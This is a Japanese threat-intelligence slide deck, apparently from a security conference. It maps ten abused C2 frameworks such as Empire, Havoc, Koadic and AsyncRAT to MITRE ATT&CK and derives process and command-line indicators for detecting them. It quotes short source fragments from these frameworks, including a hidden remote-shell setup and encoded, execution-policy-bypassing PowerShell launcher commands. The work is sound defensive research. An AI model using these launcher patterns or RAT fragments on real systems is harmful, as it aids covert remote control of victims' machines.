


# Threat Intelligence of Abused Public Post-Exploitation Frameworks



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# Who are we




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1. MITRE ATT&CKに記載されていない  
フレームワークの調査
2. Techniqueに関連するインジケータの調査

# MITRE ATT&CK Tactics

戦術	概要
Execution	攻撃者が悪意のあるコードを実行しようとしている
Persistence	攻撃者が不正アクセスする環境を確保しようとしている
Privilege Escalation	攻撃者がより高いレベルの権限を取得しようとしている
Defense Evasion	攻撃者が検知されないようにしようとしている
Credential Access	攻撃者がアカウント名とパスワードを盗もうとしている
Discovery	攻撃者がアクセス先の環境を理解しようとしている
Lateral Movement	攻撃者がアクセス先の環境を移動しようとしている
Collection	攻撃者が標的に関心のあるデータを収集しようとしている
Command and Control	攻撃者が侵害されたシステムと通信して制御しようとしている
Exfiltration	攻撃者がデータを盗もうとしている
Impact	攻撃者がシステムとデータを操作、中断、または破壊しようとしている

<https://attack.mitre.org/tactics/enterprise/>

- MITRE ATT&CKで整理したもので利用されやすい手法
  - 本発表ではExecution、Persistenceの一部について紹介
- ソースコードに基づいた個々のインジケータの共有
  - イベントログに記録されるインジケータについて紹介

# Surveying Post-Exploitation Tools

- C&Cツールの掲載サービス
- 2023/12時点で139ツールが掲載されている
  - 商用やリポジトリが削除されたツールも掲載


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1		C2 Info					C2 Matrix Info			
2	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version	Implementation
3	AirStrike	NA	NA	<a href="https://github.com/smokeme/airstrike">https://github.com/smokeme/airstrike</a>		@q8fawazo	<a href="#">Contribute</a>	10/2/2022		
4	Alan	Created Commons	NA	<a href="https://github.com/enkomio/AlanFramework">https://github.com/enkomio/AlanFramework</a>		@s4tan	@s4tan	9/10/2021	4	binary
5	Alchemist	NA	NA		<a href="https://blog.talosintelligence.com/2022/10/alchemist-o">https://blog.talosintelligence.com/2022/10/alchemist-o</a>		@TalosSecurity	10/13/2022		
6	Ares	NA	NA	<a href="https://github.com/sweetsoftware/Ares">https://github.com/sweetsoftware/Ares</a>			@nas_bench	5/27/2021	N/A	Python
7	AsyncRAT-C#	MIT	NA	<a href="https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp">https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp</a>			<a href="#">Contribute</a>			
8	AtlasC2	MIT	NA	<a href="https://github.com">https://github.com</a> <a href="https://grimmie.net/atlas2-car">https://grimmie.net/atlas2-car</a>		@gr1mmie	@Adam_Mashinch	3/20/2022		C#
9	BabyShark	NA	NA	<a href="https://github.com/Unkl4b/BabyShark">https://github.com/Unkl4b/BabyShark</a>		@Unkl4b	@nas_bench	6/8/2021	Beta 1.0	
10	Badrats	GNU GPL3	NA	<a href="https://gitlab.com/kevinjclark/badrats">https://gitlab.com/kevinjclark/badrats</a>		@GuhnooPlusLinux	<a href="#">Contribute</a>			
11	BlackMamba	MIT	NA	<a href="https://github.com/loseys/BlackMamba">https://github.com/loseys/BlackMamba</a>			<a href="#">Contribute</a>			
12	Brute Ratel	Commercial	\$2,500		<a href="https://bruteratel.com/">https://bruteratel.com/</a>	@NinjaParanoid	@NinjaParanoid	3/19/2021	0.3	binary
13	Bunraku	Apache 2	NA	<a href="https://github.com/theshadowboxers/bunraku">https://github.com/theshadowboxers/bunraku</a>			<a href="#">Contribute</a>			
14	C3	BSD3	NA	<a href="https://github.com">https://github.com</a> <a href="https://labs.f-secure.com/tools">https://labs.f-secure.com/tools</a>		@FSecureLabs	@ajpc500	6/30/2021	1.3	
15	CALDERA	Apache 2	NA	<a href="https://github.com/mitre/caldera">https://github.com/mitre/caldera</a>			@jorgeorchilles	10/6/2019	2	pip3
16	Callidus	GNU GPL3	NA	<a href="https://github.com/3xpl01t0d3r/Callidus">https://github.com/3xpl01t0d3r/Callidus</a>		@chiragsavla94	@chiragsavla94	5/8/2020		
17	CHAOS	BSD3	NA	<a href="https://github.com/tiagorlampert/CHAOS">https://github.com/tiagorlampert/CHAOS</a>		@tiagorlampert	@leekirkpatrick4	5/14/2020	3	Go
18	CloakNDaggerC2	GNU GPL2	NA	<a href="https://github.com/matt-culbert/CloakNDaggerC2">https://github.com/matt-culbert/CloakNDaggerC2</a>			<a href="#">Contribute</a>			

<https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGzi0ooPYtBe4IgPsSc/edit#gid=0>




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- 悪用された31ツール中87% (27ツール)がGitHubに公開



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## Target Frameworks

- |            |          |          |
|------------|----------|----------|
| • AsyncRAT | • Havoc  | • PoshC2 |
| • Covenant | • Koadic | • Quasar |
| • DcRat    | • Merlin | • Sliver |
| • Empire   |          |          |

# Introducing Target Frameworks

# Version information

Framework	Evaluated Version (Release Date)
AsyncRAT	v0.5.8 (2023/10/17)
Covenant	v0.6 (2020/08/18)
DcRat	v1.0.7 (2021/05/06)
Empire	v5.7.3 (2023/10/17)
Havoc	No release version (2023/08/25)
Koadic	No release version (2022/01/03)
Merlin	v2.0 (2023/11/06)
PoshC2	v8.1 (2022/08/01)
Quasar	v1.4.1 (2023/05/13)
Sliver	v1.5.41 (2023/07/12)

- 2019年に公開されたC#で作成されたフレームワーク
- 最新バージョンはv0.5.8 (2023/10/17)
- MITRE ATT&CKに記載あり
  - <https://attack.mitre.org/software/S1087/>
- 特徴
  - Quasarをベースに作成されている
  - コードインジェクション、アンチウィルス無効化などの検知回避機能が追加されている
- 悪用事例
  - OneNote Documents Increasingly Used to Deliver Malware,  
<https://www.proofpoint.com/us/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware>

- 2019年に公開されたC#で作成されたフレームワーク
- 最新バージョンはv0.6 (2020/08/18)
  - 2021/04/22以降は開発なし
- MITRE ATT&CKに記載なし
- 特徴
  - 複数タイプのLauncherを持つ
  - 多くの機能が内蔵しているSharpSploitで行われる
- 悪用事例
  - Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン,  
[https://jp.security.ntt/tech\\_blog/102ho8o](https://jp.security.ntt/tech_blog/102ho8o)



# DcRat(not Dark Crystal Rat)

- 2021年に公開されたC#で作成されたフレームワーク
- 最新バージョンはv1.0.7(2021/05/06)
  - 悪用されたことを受け、リポジトリはアーカイブされている
- MITRE ATT&CKに記載なし
- 特徴
  - AsyncRATをベースに開発されている
  - ランサムウェア機能を持つ
- 悪用事例
  - OnlyDcRatFans: Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content,  
<https://www.esentire.com/blog/onlydcratfans-malware-distributed-using-explicit-lures-of-onlyfans-pages-and-other-adult-content>

# Empire(a.k.a PowerShell Empire)

- 2015年に公開されたPowerShellで作成されたフレームワーク
  - 2020年(v3.0)よりBC Securityのfork版がメイン
- 最新バージョンはv5.8.4(2023/12/22)
- MITRE ATT&CKに記載あり
  - <https://attack.mitre.org/software/S0363/>
- 特徴
  - Launcherを起点としたAgentを実行
    - Launcherには複数のファイル形式を利用可能
  - モジュールによる機能拡張
  - Covenantを内蔵
- 悪用事例
  - 総理官邸のセキュリティが危機に: 最近のスパイ活動の詳細,  
<https://www.trellix.com/ja-jp/about/newsroom/stories/research/prime-ministers-office-compromised/>

- 2022年に公開されたCで作成されたフレームワーク
- バージョン管理されていない
  - Mainブランチは2023年に更新されている
- MITRE ATT&CKに記載なし
- 特徴
  - Beacon Object File(BOF)を用いた実行
  - 徹底した検知回避
  - モジュールにより機能拡充可能
- 悪用事例
  - Malware Disguised as Document from Ukraine's Energoatom Delivers Havoc Demon Backdoor, <https://www.fortinet.com/blog/threat-research/malware-disguised-as-document-ukraine-energoatom-delivers-havoc-demon-backdoor>

- 2017年に公開されたPythonで作成されたフレームワーク
- 最新バージョンは2021年に公開され、現在も開発は継続されている
- MITRE ATT&CKに記載あり
  - <https://attack.mitre.org/software/S0250/>
- 特徴
  - ほとんどの操作がWindows Script Hostにより実行される
  - SSLおよびTLS経由で安全な通信を使用することが可能
- 悪用事例
  - 建築業界を狙ったサイバー攻撃オペレーション「kiya」について,  
<https://techblog.security.ntt/102fz2k>

- 2017年に公開されたGoで作成されたフレームワーク
- 2023年も開発が続いている
  - 最新バージョンはv2.1.1 (2024/01/05)
- MITRE ATT&CKに記載なし
- 特徴
  - クロスプラットフォーム対応
  - 外部の攻撃ツールをモジュールとして利用し機能拡張
- 悪用事例
  - MerlinAgent: новий open-source інструмент для здійснення кібератак у відношенні державних організацій України (CERT-UA#6995, CERT-UA#7183), <https://cert.gov.ua/article/5391805>

- 2016年に公開されたPythonで作成されたフレームワーク
- 最新バージョンはv8.1(2022/08/01)
- MITRE ATT&CKに記載あり
  - <https://attack.mitre.org/software/S0378/>
- 特徴
  - 多数のペイロード
    - C++ DLL, Shellcode, DotNet2JS, Executable, Msbuild, CSC, macOS JXA Dropper, Python2 Dropper, elf
- 悪用事例
  - オープンソースのツール「PoshC2」を悪用した新たな標的型攻撃を確認,  
[https://www.lac.co.jp/lacwatch/people/20190213\\_001770.html](https://www.lac.co.jp/lacwatch/people/20190213_001770.html)

# Quasar(a.k.a Quasar RAT)

- 2015年に公開されたC#で作成されたフレームワーク
  - 前身のxRATは2014年公開
- 最新バージョンはv1.4.1(2023/05/13)
- MITRE ATT&CKに記載あり
  - <https://attack.mitre.org/software/S0262/>
- 特徴
  - GUIによる操作
  - 一般的なRAT機能
- 悪用事例
  - OneNote Documents Increasingly Used to Deliver Malware,  
<https://www.proofpoint.com/us/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware>

- 2019年に公開されたGoで作成されたフレームワーク
- 最新バージョンはv1.5.41 (2023/07/12)
- MITRE ATT&CKに記載あり
  - <https://attack.mitre.org/software/S0633/>
- 特徴
  - クロスプラットフォーム対応
  - mTLSやDNSをC&Cプロトコルとして用いることが可能
  - Armoryモジュールにより機能を拡充可能
- 悪用事例
  - Sliver C2 Being Distributed Through Korean Program Development Company, <https://asec.ahnlab.com/en/55652/>



# Tactics Matrix

	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Quasar	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Empire	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Merlin	✓	✓	✓	✓	✓	✓	✓		✓	✓	
AsyncRAT	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Sliver	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Covenant	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
PoshC2	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
DcRat	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Koadic	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Havoc	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

# We unchecked Lateral Movement of AsyncRAT, DcRat, and Quasar

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Sliver	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
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Havoc	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

# Why we considered that these frameworks don't have "Lateral Movement" capability

- Quasar, AsyncRAT, DcRatはリモートデスクトップ機能を持つ
  - この機能がMITRE ATT&CKだとLateral Movementに分類されている
- リモートデスクトップ機能は感染した端末のみに適用され、Lateral Movementとしての動作はしない
- Command and Controlのテクニックである"Remote Access Software"の方が適していると判断

# Threat Intelligence ~ Execution ~

# Execution matrix 1

Technique	Count	Frameworks
Windows Command Shell	10/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• Covenant</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• Havoc</li><li>• Merlin</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>
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## Execution matrix 2

Technique	Count	Frameworks
Native API	4/10	<ul style="list-style-type: none"><li>• Empire</li><li>• Havoc</li><li>• Merlin</li><li>• Sliver</li></ul>
Command Interpreter	1/10	<ul style="list-style-type: none"><li>• Empire</li></ul>
WMI	1/10	<ul style="list-style-type: none"><li>• Koadic</li></ul>

# Focus on Windows Command Shell

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- 利用用途
  - Remote shell
    - AsyncRAT, DcRat, Quasar, Sliver
  - Command execution
    - Koadic, Havoc, Merlin, Covenant
  - Launcher execution
    - Empire, PoshC2
- インジケータ
  - 親プロセス
  - コマンドライン



# Remote shell indicator matrix

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

# Execution of cmd.exe in interactive mode


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```
public static void StarShell()
{
    ProcessShell = new Process()
    {
        StartInfo = new ProcessStartInfo("cmd")
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = true,
            RedirectStandardInput = true,
            RedirectStandardError = true,
            WorkingDirectory =
                Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System))
        }
    };
};
```

<https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/Miscellaneous/Miscellaneous/Handler/HandleShell.cs#L26-L39>



Item	Value
Parent Process	<AsyncRAT or DcRat process>
Command Line	"cmd"

# Command execution with cmd.exe indicator matrix

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

# Havoc command line does not contain cmd.exe path

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# “shell” command source code

```
else if ( InputCommands[ 0 ].compare( "shell" ) == 0 ) {  
    if ( InputCommands.length() > 1 ) {
```

**Arguments only**

```
        auto Program = QString("c:¥¥windows¥¥system32¥¥cmd.exe");
```

```
        auto Args = QString( "/c " + JoinAtIndex( InputCommands, 1 ) ).toUtf8().toBase64();  
        // InputCommands[ 1 ].;
```

```
TaskID = CONSOLE_INFO( "Tasked demon to execute a shell command" );  
CommandInputList[ TaskID ] = cmdline;
```

```
SEND( Execute.ProcModule( TaskID, 4, "0;FALSE;TRUE;" + Program + ";" +  
    Args ) )
```

```
}
```

```
}
```

<https://github.com/HavocFramework/Havoc/blob/main/client/src/Havoc/Demon/ConsoleInput.cc#L876-L883>



# Execution process source code


```
case DEMON_COMMAND_PROC_CREATE: PUTS( "Proc::Create" ) {  
    <...snip...>  
    Success = ProcessCreate( TRUE, Process, ProcessArgs, ProcessState, &ProcessInfo,  
ProcessPiped, NULL );
```

<https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/src/core/Command.c#L423-L448>

```
BOOL ProcessCreate(IN BOOL x86, IN LPWSTR App, IN LPWSTR CmdLine,  
    IN DWORD Flags, OUT PROCESS_INFORMATION* ProcessInfo,  
    IN BOOL Piped, IN PANONPIPE DataAnonPipes  
) {  
    <...snip...>  
    if ( ! Instance.Win32.CreateProcessWithTokenW(PrimaryToken,  
LOGON_NETCREDENTIALS_ONLY, App, CmdLine,  
    <...snip...>  
)
```

**Arguments only**

<https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/src/core/Win32.c#L579-L683>



Item	Value
Process Name	cmd.exe
Command Line	/c <any command line>

# “proc create” command source code

```
Args = "¥" + Program + "¥";
```

```
for (int i = Index; i < InputCommands
```

```
{
```

```
    Args += " " + InputCommands[ i];
```

```
}
```

```
<...snip...>
```

```
SEND( Execute.ProcModule( TaskID, 4, Flags + ";" + Verbose + ";" + Piped + ";" +  
Program + ";" + Args ) )
```

“shell”コマンドとは異なり、  
“proc create”コマンドでは実行する  
コマンドを'Args'に追加するため、  
自然なコマンドラインになる

<https://github.com/HavocFramework/Havoc/blob/main/client/Source/Havoc/Demon/ConsoleInput.cpp#L876-L895>

# Koadic Indicators are very interesting!

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

- KoadicはStagerが6種類存在する
  - Stagerは最終的にC2サーバのURLからAgentをダウンロード、実行する
- Agentはrundll32.exe, regsvr32.exe, wmic.exeのいずれかで実行される

Stager	Agent Process
stager/js/mshta	rundll32.exe
stager/js/rundll32_js	
stager/js/disk	
stager/js/bitsadmin	
stager/js/regsvr	regsvr32.exe
stager/js/wmic	wmic.exe


```
Koadic.shell.exec = function(cmd, stdoutPath)
{
  cmd = "chcp " + Koadic.user.shellchcp() + " & " + cmd;
  var c = "%comspec% /q /c " + cmd + " 1> " +
Koadic.file.getPath(stdoutPath);
  c += " 2>&1";
  Koadic.WS.Run(c, 0, true);
```

%COMSPEC%が設定されている

<https://github.com/offsecginger/koadic/blob/main/data/stager/js/stdlib.js#L952-L957>

```
try
{
  var readout = ~OUTPUT~;
  if (readout)
  {
    var output = Koadic.shell.exec("~FCMD~",
    "~FDIRECTORY~¥¥"+Koadic.uuid()+".txt");
  }
}
```

[https://github.com/offsecginger/koadic/blob/main/data/implant/manage/exec\\_cmd.js#L1-L7](https://github.com/offsecginger/koadic/blob/main/data/implant/manage/exec_cmd.js#L1-L7)



Item	Value
Parent Process	<ul style="list-style-type: none"><li>• rundll32.exe</li><li>• regsvr32.exe</li><li>• wmic.exe</li></ul>
Command Line	C:¥Windows¥system32¥cmd.exe /q /c chcp <user code> & <command> 1> %LocalAppData%¥Temp¥<uuid>.txt 2>&1"

# Merlin executes the shell set in %COMSPEC%

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥ <b>s</b> ystem32¥cmd.exe /c <command line>



# Agent execution with cmd.exe indicator matrix

Framework	Parent Process	Command Line
Empire	(default) cmd.exe	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>
PoshC2		powershell -exec bypass - Noninteractive -windowstyle hidden - e <base64 encoded script>

# Empire and PoshC2 launcher are BAT files

Framework	Parent Process	Command Line
Empire	(default) cmd.exe	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>
PoshC2		powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

```
launcher_ps = (  
    self.mainMenu.obfuscationv2.obfuscate(  
        launcher_ps, obfuscate_command  
    )  
    if obfuscate  
    else launcher_ps  
)  
launcher_ps = enc_powershell(launcher_ps).decode("UTF-8")  
launcher = f"powershell.exe -nop -ep bypass -w 1 -enc {launcher_ps}"
```

[https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher\\_bat.py#L120-L128](https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher_bat.py#L120-L128)

